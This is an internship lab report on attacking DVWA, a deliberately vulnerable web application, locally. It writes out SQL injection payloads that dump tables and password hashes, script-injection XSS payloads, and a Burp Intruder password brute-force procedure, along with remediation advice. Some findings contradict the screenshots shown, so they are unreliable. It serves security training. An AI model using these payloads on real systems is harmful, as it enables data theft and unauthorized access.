

CYBER SECURITY INTERNSHIP - TASK 1 REPORT

Task Title: Web Application Security Testing

Track code: FUTURE_CS_01

Intern Name: Sarita Sharma

Aim:

Perform an in-depth evaluation of web application security using the Damn Vulnerable Web Application (DVWA) in a secure lab setting. The aim is to explore and demonstrate various security flaws including SQL injection, cross-site scripting(XSS) and authentication loopholes via brute force techniques. This testing will help assess the potential consequences of these vulnerabilities and recommend effective strategies to enhance web application protection.

DVWA SQL Injection Vulnerability Exploitation

Target Environment:

- **Application:** DVWA (Damn Vulnerable Web Application)
 - **Security Level:** Low
 - **SQL Database:** MySQL
 - **Module:** SQL Injection
-

Objectives:

To demonstrate and document SQL Injection attacks on a vulnerable input field in DVWA to:

1. Retrieve user data.
2. List database tables.
3. Enumerate table columns.

Setting Up DVWA in Kali Linux

Requirements:

- Apache web server
 - MySQL/Maria DB
 - PHP
 - DVWA source code (from GitHub)
-

Login to DVWA

- URL: <http://localhost/DVWA/login.php>

Default credentials:

- **Username:** admin
 - **Password:** password
-

DVWA is ready!

You can now start testing vulnerabilities like:

- SQL Injection
 - XSS
 - CSRF
-

Basic SQL Injection Test

- **Input:**

1

- **Result:**

Displays record for **ID:** 1:

First name: admin
Surname: admin

- **Observation:**

The backend executes:

SELECT * FROM users WHERE id = '1'

This confirms the input is being inserted directly into a SQL query without sanitization.

The screenshot shows the DVWA application's 'SQL Injection' section. On the left, a sidebar menu lists various security vulnerabilities, with 'SQL Injection' highlighted in green. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' field containing '1' and a 'Submit' button. Below the form, the output shows 'ID: 1' and 'First name: admin Surname: admin' in red text, indicating a successful SQL injection exploit.

Screenshot: SqlIn_1.png

Bypass Authentication & Dump All Users

- **Input:**

`1' or '1'='1`

- **Result:**

Dumps all users from the database:

Admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith

- **Underlying Query:**

`SELECT * FROM users WHERE id = '1' OR '1'='1'`

- **Impact:**
 - Authentication bypass
 - Full table enumeration
 - Critical breach of confidentiality

The screenshot shows the DVWA application's 'SQL Injection' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' input field and a 'Submit' button. Below the form, several database rows are displayed, each showing an ID, first name, and surname. The first row is highlighted in green. At the bottom of the main content area, there is a 'More Information' section with four links. The footer displays the user information: Username: admin, Security Level: low, Locale: en, and SQLI DB: mysql. There are also 'View Source' and 'View Help' buttons.

Screenshot: SqlIn_2.png

Extract Table Names

- **Input:**

```
-1' UNION SELECT table_name, NULL FROM information_schema.tables
WHERE table_schema = 'dvwa' -
```


-
- **Result:**

Reveals the following tables:

- guestbook
- users

-
- **Impact:**

- Database schema enumeration
- Attackers now know which tables to target next



Screenshot: SqlIn_3.png

Extract Column Names from users Table

- Input:**

-1' UNION SELECT column_name, NULL FROM information_schema.columns
WHERE table_name = 'users' -

- Result:**

Enumerates column names:

- o user_id
- o first_name
- o Sur_name

- Impact:**

Full mapping of user table columns, including sensitive fields like:

- o First name of all the users

User ID: [] Submit

```

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: USER
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: PASSWORD_ERRORS
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: PASSWORD_EXPIRATION_TIME
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: user_id
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: first_name
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: last_name
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: password
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: avatar
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: last_login
Surname: 

ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: failed_login
Surname: 

```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com>

Screenshot:SqlIn_4.png

Extract Usernames and Passwords from users Table

- Input:**

-1' UNION SELECT user, password FROM users –

User ID: [] Submit

```

ID: -1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user, password FROM users --
First name: gordob
Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com>

Screenshot:SqlIn_5.png

- **Result:**

Enumerates sensitive user credentials:

```
admin | 5f4dcc3b5aa765d61d8327deb882cf99
gordonb | e99a18c428cb38d5f260853678922e03
pablo | 0d107d09f5bbe40cade3de5c71e9e9b7
```

- **Impact:**

Full compromise of authentication data:

- Reveals usernames of all registered users
- Leaks MD5-hashed passwords, which can be cracked easily
 - Enables unauthorized login and privilege escalation (e.g., admin access)

What was done: Data extraction techniques involved crafting multiple SQL injection queries to uncover hidden database structures, including identifying tables and their fields, as well as retrieving critical records like usernames and encrypted passwords.

Conclusion: Exploiting the SQL injection flaw made it possible to retrieve confidential user details and internal database structure. This exposure indicates that the application lacks proper input validation and fails to implement secure coding practices like parameterized statements.

DVWA XSS Vulnerability Testing

Overview:

This report outlines the identification and exploitation of three types of Cross-Site Scripting (XSS) vulnerabilities using DVWA:

- Reflected XSS
- Stored XSS
- DOM-Based XSS

1. Reflected XSS:

Description:


Reflected XSS occurs when user input is reflected immediately in the page response without proper validation or encoding.

Steps Taken:

- Navigated to the "XSS (Reflected)" module.
- Entered the string `testing` to test input reflection.
- Injected payload: `<script>alert('XSS')</script>`

Result:

- Payload executed immediately in the browser.



The screenshot shows the DVWA interface with the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar lists various attack modules. The "XSS (Reflected)" module is currently selected and highlighted in green. In the main content area, there is a form with a text input field containing "testing". Below the input field, the text "Hello testing" is displayed in red, indicating that the injected script was executed successfully. A "Submit" button is also visible in the form. At the bottom of the page, there is a "More Information" section with a list of links related to XSS attacks.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello testing

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

Screenshot: XSSr_1.png

2. Stored XSS

Description:

Stored XSS involves injecting a malicious script that gets saved on the server (e.g., in a database) and executes whenever the data is viewed.

Steps Taken:

- Navigated to "XSS (Stored)" module.
- Input Name: test user
- Input Message: <script>alert('Stored XSS')</script>


The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, and Authorisation Bypass. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name *" (set to "test user") and "Message *". The "Message" field contains the injected script: <script>alert('Stored XSS')</script>. Below the form are several preview boxes showing the output of the injected code. The first preview box shows "Name: test" and "Message: This is a test comment.". The second preview box shows "Name: test user" and "Message:". The third preview box shows "Name: test user" and "Message:" with a small icon. The fourth preview box shows "Name: test user" and "Message: >". At the bottom of the form are "Sign Guestbook" and "Clear Guestbook" buttons.

Screenshot: XSSs_1.png

- Submitted the form.

Result:

- Alert box popped up when the stored message was rendered.



Screenshot: XSSs_2.png

3. DOM-Based XSS

Description:

DOM-Based XSS occurs on the client-side where JavaScript manipulates the DOM using untrusted data (e.g., URL parameters).


Steps Taken:

- Navigated to "XSS (DOM)" module.



Screenshot: XSSd_1.png


- Modified URL to: ?default=Hindi and observed behavior.



Screenshot: XSSd_2.png

Result:

- JavaScript executed due to lack of sanitization in JavaScript code.



Screenshot: XSSd_3.png

Summary Table:

XSS Type	Stored on Server	Trigger Location	Risk Level	Example Field
Reflected XSS	No	Immediate response	Medium	Search, Forms
Stored XSS	Yes	On viewing saved data	High	Comments, Messages
DOM-Based XSS	No	Client-side script code	High	URL Parameters

Conclusion:

Each type of XSS attack was successfully carried out, showing how inadequate input validation and missing output encoding can cause serious vulnerabilities on the client side.

Web Application Security Assessment

Environment: Kali Linux, DVWA (Difficulty: Impossible), Sample Web Application

Brute Force Attack Simulation on DVWA using Burp Suite

Objective:

The goal is to replicate a brute force attack on a vulnerable web application to learn how attackers take advantage of weak login protections by using Burp Suite's Intruder tool.

Tools Used:

- Burp Suite
 - DVWA (Damn Vulnerable Web Application)
 - Kali Linux
 - Custom Password Wordlist
-

Procedure:

1. Setup:

- DVWA configured to 'Impossible' difficulty level
- Logged into DVWA with valid admin credentials



Username

Password

You have logged out

Screenshot: Brfo_1.png

2. Target Identification:

- Navigated to the "Brute Force" module in DVWA
- Attempted a failed login to capture the POST request

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a navigation menu with various attack modules: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout.

The main content area is titled "Vulnerability: Brute Force" and contains a "Login" form. The "Username" field is filled with "admin" and the "Password" field is filled with "****". A red error message below the form states: "Username and/or password incorrect." Another message in red at the bottom right of the form area says: "Alternative, the account has been locked because of too many failed logins. If this is the case, please try again in 15 minutes."

Below the login form, there is a "More Information" section with three links:

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

At the bottom of the page, there are "View Source" and "View Help" links. The footer displays system information: "Username: admin", "Security Level: impossible", "Locale: en", "SQLi DB: mysql", and the footer text "Damn Vulnerable Web Application (DVWA)".

Screenshot: Brfo_2.png

3. Intercept & Analyze Request:

- Opened Burp Suite and enabled the Intercept option
- Captured the login POST request and sent it to Intruder

The screenshot shows the Burp Suite interface. The top navigation bar has tabs for Project, Target, Intruder, Repeater, View, Help, and Proxy. The Proxy tab is selected. Below the tabs is a sub-menu with Intercept, HTTP History, WebSockets history, Match and replace, and Proxy settings. A filter setting "Filter settings: Hiding CSS, image and general binary content" is applied.

The main area displays a list of captured requests (1-16) in a table format. The columns include Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Notes, TLS, IP, Cookies, Time, Listener port, and Start response!.

The Request pane shows the captured POST request for "/dvwa/vulnerabilities/brute/". The Response pane shows the corresponding HTTP response with status 200 OK, headers, and the HTML content of the login page.

The bottom right corner shows the memory usage as 153.9MB.

This screenshot shows the detailed Request and Response for the captured POST request. The Request pane contains the full HTTP POST message with various headers and parameters. The Response pane shows the HTML response from the server, which includes a title and a link to a stylesheet.

The bottom left shows the event log with 2 items and the search bar. The bottom right shows the highlights count as 0.

Screenshot: Brfo_3.png

4. Configure Burp Intruder:

- Set payload position for the password field

```
POST /dvwa/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=govlusete588p6elnfullnkcgj
Connection: keep-alive
username=admin&password=abcds&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b
```

- Loaded a custom wordlist of potential passwords

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 144

Request count: 144

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	root123
Load...	root@123
Remove	user
Clear	user123
Deduplicate	test
Add	test123
	guest
	guest123

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
-----	---------	------

Screenshot: Brfo_4.png

5. Execute Attack:

- Launched attack via Burp Intruder
- Monitored response lengths and status codes
- Identified correct password based on unique response behavior

The screenshot shows the Burp Suite interface during an intruder attack. The title bar says "3. Intruder attack of http://". The main window displays a table of attack results. The table has four columns: Request, Payload, Status code, and Response received. The payload column lists various password attempts. The status code column shows most responses as 200, except for row 27 which is 11. The response received column shows various error codes like 3018, 4015, etc. Row 27 is highlighted with a red background. Below the table, there's a "Request" tab followed by "Response" and then "Pretty", "Raw", and "Hex" tabs. The "Pretty" tab shows the full HTTP POST request with headers and body. The body contains the password "password". The "Raw" tab shows the raw hex and ASCII data. The "Hex" tab shows the raw hex bytes. At the bottom, there are navigation icons (refresh, back, forward) and a search bar. A progress bar at the bottom indicates "116 of 144".

Request	Payload	Status code	Response received
20	password@2025	200	3018
21	passwordme	200	4015
22	passwordadmin	200	2040
23	passworduser	200	4016
24	passwordlove	200	4016
25	passwordpass	200	3016
26	PasswordPass	200	2017
27	password	200	11
28	Password	200	4025
29	password123	200	3013
30	Password123	200	4016
31	password1	200	2016
32	password!	200	3040
33	password123!	200	2039
34	password321	200	4019
35	password007	200	4016

Request Response

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 88
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1.0
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: http://127.0.0.1/dvwa/vulnerabilities/brute/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security=impossible; PHPSESSID=govlusete588p6elnfullnkcgj
21 Connection: keep-alive
22
```

① ⚙️ ⏪ ⏩ | Search

116 of 144

Screenshot: Brfo_5.png

Result:

Successful login detected using the password: **password**

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force (highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, Cryptography, API, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Brute Force" and contains a "Login" form. The "Username" field is filled with "admin" and the "Password" field is filled with "password". Below the form, a message says "Welcome to the password protected area admin" and shows a small profile picture of a person. A warning message states "Warning: Someone might of been brute forcing your account." and provides login statistics: "Number of login attempts: 220" and "Last login attempt was at: 2025-06-29 10:17:21". Below this, a "More Information" section lists three links: https://owasp.org/www-community/attacks/Brute_force_attack, <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>, and <https://www.golinuxcloud.com/brute-force-attack-web-forms>. At the bottom of the main content area, there are "View Source" and "View Help" links. The footer displays system information: Username: admin, Security Level: impossible, Locale: en, and SQLI DB: mysql.

Screenshot: Brfo_6.png

Analysis & Observations:

- The success of the login attempt was identified by observing changes in response codes and the size of the returned content.
- The absence of mechanisms like CAPTCHA or rate-limiting allowed the attack to work effectively, even with maximum security settings enabled.

Security Recommendations:

- Implement account lockout after multiple failed attempts
- Enforce CAPTCHA to mitigate automated attacks
- Apply strong password policies and multi-factor authentication

Learning Outcomes:

- Deepened understanding of brute force attack methodologies
- Enhanced skills in HTTP request analysis and manipulation
- Practical exposure to Burp Suite's Intruder module

Ethical Note:

This activity was carried out in a secure, controlled lab setup using deliberately vulnerable applications strictly for learning purposes. Gaining unauthorized access to real-world systems is both illegal and unethical.

Brute Force Authentication Attack:

- **What was done:** A brute-force attack was carried out using Burp Suite Intruder, applying a custom-built password list to test login vulnerabilities.
 - **Conclusion:** The absence of security features such as rate limiting, CAPTCHA, and account lockout made the application susceptible to brute-force attacks, even under the "Impossible" difficulty level. This highlights the importance of implementing strong authentication safeguards.
-

Overall Conclusion:

The security assessment performed on DVWA effectively showcased how widely known vulnerabilities like SQL Injection, Cross-Site Scripting (XSS), and insufficient authentication mechanisms can be leveraged to breach a web application. Each simulated attack exposed serious weaknesses that could result in data theft, unauthorized access, and significant reputational and financial consequences in real environments.

This evaluation emphasizes the importance of:

- Implementing strict input validation and proper output encoding
- Following secure coding techniques (e.g., using prepared statements)
- Applying strong authentication systems with features like rate limiting, CAPTCHA, and multi-factor authentication
- Conducting routine security reviews and penetration testing

References:

- [1] D. Hunt, Damn Vulnerable Web Application (DVWA). GitHub. [Online]. Available: <https://github.com/digininja/DVWA> [Accessed: Jul. 14, 2025].
- [2] OWASP Foundation, Cross Site Scripting (XSS). OWASP. [Online]. Available: <https://owasp.org/www-community/attacks/xss/> [Accessed: Jul. 14, 2025].
- [3] PortSwigger Ltd., Burp Suite Documentation. PortSwigger. [Online]. Available: <https://portswigger.net/burp/documentation> [Accessed: Jul. 14, 2025].